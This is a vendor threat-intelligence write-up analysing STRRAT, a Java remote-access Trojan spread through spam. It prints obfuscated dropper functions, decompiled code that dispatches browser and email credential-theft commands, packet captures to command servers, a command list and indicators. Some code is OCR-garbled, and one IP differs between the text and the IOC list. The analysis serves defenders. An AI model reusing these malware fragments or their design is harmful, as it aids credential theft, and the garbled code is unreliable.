STRRAT: The Keylogger

Date: 30/04/2021

Aliasgar Kapadia


Cybercriminals can use the STRRAT malware to steal credentials saved on web browsers and email clients. It means the threat actors can use this remote-access Trojan to steal accounts and use them for fraudulent transactions, purchases, malware spam, and more. RATs can be used to execute commands that allow attackers complete access to a computer, using it to install additional malware, ransomware, or cryptocurrency miners.

Overview

The sample analyzed is a JavaScript that is encoded and drops DLL and .jar file that remotely connects the attacker to victim machines via Microsoft's popular telecommunication application which is generally used for video calling sends the keystrokes remotely.


Technical Analysis

The malicious .js file generally comes from spam email with attachment with files which supports macros i.e., docs, .xls, etc. Then .js file runs using wscript.exe to compile jar file and DLLs. The code for that is encoded with base64 and has a function to decode it. Then it writes the decoded code into file in the form of byte code. After that, it will drop a .txt file which is originally a jar file which is compiled with the help of some default DLLs and dropped DLLs.



```
function decodeBase64(base64){
var DM = WScript[Rfzwtwv[47]](Rfwtwv[38]);
var EL = DM[Rfwtwv[73]](Rfzwtwv[39]);
EL[Rfzwtwv[74]] = Rfzwtwv[40];
EL[Rfwtwv[75]] = base67[
return EL[Rfzwtwv[76]];
}
```

Figure 1



```
function writeBytes(file, bytes){
var FdnEqaTkOq#] WScript[Rfzwtwv[47]](Rfzwtwv[41]);
FdnEqaTkOq[Rfzwtwv[65]] = 1;
FdnEqaTkOq[Rfzwtwv[79]]();
FdnEqaTkOq[Rfzwtwv[80]](bytes);
FdnEqaTkOq[Rfzwtwv[81]](file,#R);
}
```

Figure 2

Then it writes the decoded code into a file in the form of byte code. After that, it drops a .txt file which is originally a jar file compiled with the help of some default DLLs and dropped DLLs.





Figure 3


Then javaw.exe runs that .txt file as a jar and tries to connect with multiple sever i.e., `199.232.196.209`, `185.199.109.154`, and `github.com`. It also downloads a Java Runtime Environment and adds it to the registry. That way it may be prepared to infect systems that do not have Java installed. It even has a built-in check that runs javaw.exe with the -version parameter to verify that the JRE has version 1.6, 1.7, or 1.8.



Frame Number	Time Offset	Process Name	Source	Destination	Protocol Name	Description
7083	684.5509697	javaw.exe	199.232.196.209	DESKTOP-AP...	TLS	TLS:Continued Data: 1306 Bytes
7084	684.5510105	javaw.exe	DESKTOP-APJUB98	199.232.196...	TCP	TCP:Flags=...A...., SrcPort=49794, DstPort=H
7085	684.5588172	javaw.exe	199.232.196.209	DESKTOP-AP...	TLS	TLS:Continued Data: 1306 Bytes
7086	684.5589298	javaw.exe	DESKTOP-APJUB98	199.232.196...	TCP	TCP:Flags=...A...., SrcPort=49792, DstPort=H
7087	684.5601999	javaw.exe	185.199.109.154	DESKTOP-AP...	TLS	TLS:Continued Data: 1306 Bytes
7088	684.5604742	javaw.exe	185.199.109.154	DESKTOP-AP...	TLS	TLS:Continued Data: 1306 Bytes
7089	684.5605183	javaw.exe	DESKTOP-APJUB98	185.199.109...	TCP	TCP:Flags=...A...., SrcPort=49796, DstPort=H
7090	684.5656800	javaw.exe	199.232.196.209	DESKTOP-AP...	TLS	TLS:Continued Data: 1306 Bytes
7091	684.5698259	javaw.exe	199.232.196.209	DESKTOP-AP...	TLS	TLS:Continued Data: 1306 Bytes

Figure 4

Then it schedules a task with the help of schtask.exe to connect with the popular video calling software after every 30 minutes.




Frame Number	Time Offset	Process Name	Source	Destination	Protocol Name	Description
67	17.5911938	WerFault.exe	DESKTOP-APJUB98	skypedataprdcol...	TCP	TCP:Flags=......S., SrcPort=49782, DstPort=HTTPS(443)
68	17.8516292	WerFault.exe	skypedataprdcolwu...	DESKTOP-APJUB98	TCP	TCP:Flags=...A..S., SrcPort=HTTPS(443), DstPort=4978
69	17.8517787	WerFault.exe	DESKTOP-APJUB98	skypedataprdcol...	TCP	TCP:Flags=...A...., SrcPort=49782, DstPort=HTTPS(443)
70	17.8534534	WerFault.exe	DESKTOP-APJUB98	skypedataprdcol...	TLS	TLS:TLS Rec Layer-1 HandShake: Client Hello.
71	17.8536764	WerFault.exe	skypedataprdcolwu...	DESKTOP-APJUB98	TCP	TCP:Flags=...A...., SrcPort=HTTPS(443), DstPort=49782
72	18.1503035	WerFault.exe	skypedataprdcolwu...	DESKTOP-APJUB98	TLS	TLS:TLS Rec Layer-1 HandShake: Server Hello. Certificate
73	18.1507468	WerFault.exe	skypedataprdcolwu...	DESKTOP-APJUB98	TLS	TLS:Continued Data: 1460 Bytes
74	18.1507862	WerFault.exe	DESKTOP-APJUB98	skypedataprdcol...	TCP	TCP:Flags=...A...., SrcPort=49782, DstPort=HTTPS(443)

Figure 5

Then it writes the same jar file in windows startup folder. Now whenever the machine gets restarted, the contents run at startup and gets communicated with the host.

Analysis of the Jar File:

After decompressing the jar file, we can see that in `MANIFEST.MF` dependency named `system-hook-3.5.jar` is available. The Java (low-level) System-Hook provides a very light-weight global keyboard and mouse listener for Java. The Malware uses this to log the keystrokes.




```
Manifest-Version: 1.0
Ant-Version: Apache Ant 1.7.1
Created-By: 24.80-b11 (Oracle Corporation)
Main-Class: carLambo.Main
Class-Path: lib/system-hook-3.5.jar lib/jna-5.5.0.jar lib/jna-platform
 -5.5.0.jar lib/sqlite-jdbc-3.14.2.1.jar
X-COMMENT: Main-Class will be added automatically by build
```

Figure 6

The malware tries to capture the log of keystroke in "`strlog`" directory, but it is unable to capture it.

-




```
[redacted]  4/29/2021 9:00 PM
            2/27/2021 12:15 PM
            2/27/2021 12:19 PM
            2/27/2021 5:25 AM
strlogs     4/29/2021 4:56 AM
[redacted]  2/27/2021 7:26 AM
```

Figure 7

The jar file is obfuscated with "`Allatori`"which can be deobfuscated by open-source GitHub tool. After opening the `Main.class` we find the URL which provides a ZIP bundle of all the dependencies listed in the `MANIFEST.MF`. The malware will probably not work correctly if this site is down.


The STRRAT has commands which can also be found in this jar file. The full list of the commands can be found in the section below.



```
  String str1 = (new StringBuilder()).insert(0, rJAfPOGvulmqwyjoHmcFn()).append("\\").append(NIESXkOvRXmzSKMLLVIEm()).toString();
  "?y5g}a2{?~#1\",u";
  "} ";
  Socket socket = SeHqlWIizaTOvdoAmZNju((new StringBuilder()).insert(0, "open-hbrowser%%").append(str1).append("%%").append(garblCY
  "\00211m)";
  JOqxRYNEGNnDhVeZgvfrs("Ready");
} else {
  "+.9(,/(w43+.";
  if (arrayOfString[0].equals("startup-list")) {
    "z$h\"}%y}e9z$,u";
    Socket socket = SeHqlWIizaTOvdoAmZNju((new StringBuilder()).insert(0, "startup-list%%").append(vxQgomuqfsGmcfVzSOLzJ.NIESXkOvRX
    "\b=;<#";
    JOqxRYNEGNnDhVeZgvfrs("Ready");
  } else {
    "\"l=f$1}z3{51>";
    if (arrayOfString[0].equals("remote-screen")) {
      "(=77.=w+9*?=4";
      Socket socket = SeHqlWIizaTOvdoAmZNju("remote-screen");
```

Figure 8

The RAT has a focus on stealing credentials of browsers and email clients, and passwords via keylogging including shortcut keys. It supports the following browsers and email clients: Firefox, Internet Explorer, Chrome, Fox mail, Outlook, and Thunderbird.



```
      rJAfPOGvulmqwyjoHmcFn((new StringBuilder()).insert(0, "chrome-pass|").append(rJAfPOGvulmqwyjoHmcFn()).append("|").append(NIESXkOvRXmzSKMLLVIEm()).appe
      "\b=;<#";
      JOqxRYNEGNnDhVeZgvfrs("Ready");
    } else {
      "o?q=h9e}y1z#";
      if (arrayOfString[0].equals("foxmail-pass")) {
        "<7\"5;16u*9)+&";
        rJAfPOGvulmqwyjoHmcFn((new StringBuilder()).insert(0, "foxmail-pass|").append(rJAfPOGvulmqwyjoHmcFn()).append("|").append(NIESXkOvRXmzSKMLLVIEm()).a
        "\00211m)";
        JOqxRYNEGNnDhVeZgvfrs("Ready");
      } else {
        "7/,6753w(;+)";
        if (arrayOfString[0].equals("outlook-pass")) {
          "?|$e?f;$ h#z,";
          rJAfPOGvulmqwyjoHmcFn((new StringBuilder()).insert(0, "outlook-pass|").append(rJAfPOGvulmqwyjoHmcFn()).append("|").append(NIESXkOvRXmzSKMLLVIEm())
          "\b=;<#";
          JOqxRYNEGNnDhVeZgvfrs("Ready");
        } else {
          "o?q}y1z#";
          if (arrayOfString[0].equals("fox-pass")) {
            TLalwdShBAhEtsaZtAmlI tLalwdShBAhEtsaZtAmlI;
            if ((tLalwdShBAhEtsaZtAmlI = new TLalwdShBAhEtsaZtAmlI(false)).NIESXkOvRXmzSKMLLVIEm) {
```

Figure 9

STRRAT Commands: -

chrome-pass	Shutdown	Uninstall	Disconnect
show-msg	Update	Up-n-exec	Reboot
Power-shell	File-manager	Keylogger	Fox-pass
O-keylogger	Startup-list	Req-priv	rev-proxy
Foxmail-pass	hrdp-res	processs	Chk-priv
Remote-cmd	Tb-pass	Ie-pass	All-pass
Remote- screen	Outlook-pass	Down-n exec	

MITRE Attack Techniques Used

Technique ID	Tactic	Technique
T1071	Command and Control	Application Layer Protocol
T1059	Execution	Command and Scripting Interpreter
T1140	Defense Evasion	Deobfuscate/Decode Files or Information
T1027.004	Defense Evasion	Compile After Delivery
T1112	Defense Evasion	Modify Registry
T1203	Execution	Exploitation for Client Execution
T1053	Persistence	Scheduled Task/Job
T1027	Defense Evasion	Obfuscated Files or Information

IOC’s

199.232.192.209
185.199.109.154
03a385ed9fd5a72a822131f0af149165
3ea8b5de2dee0960cf94c5264ad1dbe0a0430557a37dbab632140d6171284b09

Subex Secure Protection

Subex Secure detects the PowerShell sample as “SS_Gen_STRRAT_ASCII_A”.

Our Honeypot Network

This report has been prepared from the threat intelligence gathered by our honeypot network. This honeypot network is today operational in 62 cities across the world. These cities have at least one of the following attributes:

- Are landing centers for submarine cables
- Are internet traffic hotspots
- House multiple IoT projects with a high number of connected endpoints
- House multiple connected critical infrastructure projects
- Have academic and research centers focusing on IoT
- Have the potential to host multiple IoT projects across domains in the future

Over 3.5 million attacks a day is being registered across this network of individual honeypots. These attacks are studied, analyzed, categorized, and marked according to a threat rank index, a priority assessment framework that we have developed within Subex. The honeypot network includes over 4000 physical and virtual devices covering over 400 device architectures and varied connectivity mediums globally. These devices are grouped based on the sectors they belong to for purposes of understanding sectoral attacks. Thus, a layered flow of threat intelligence is made possible.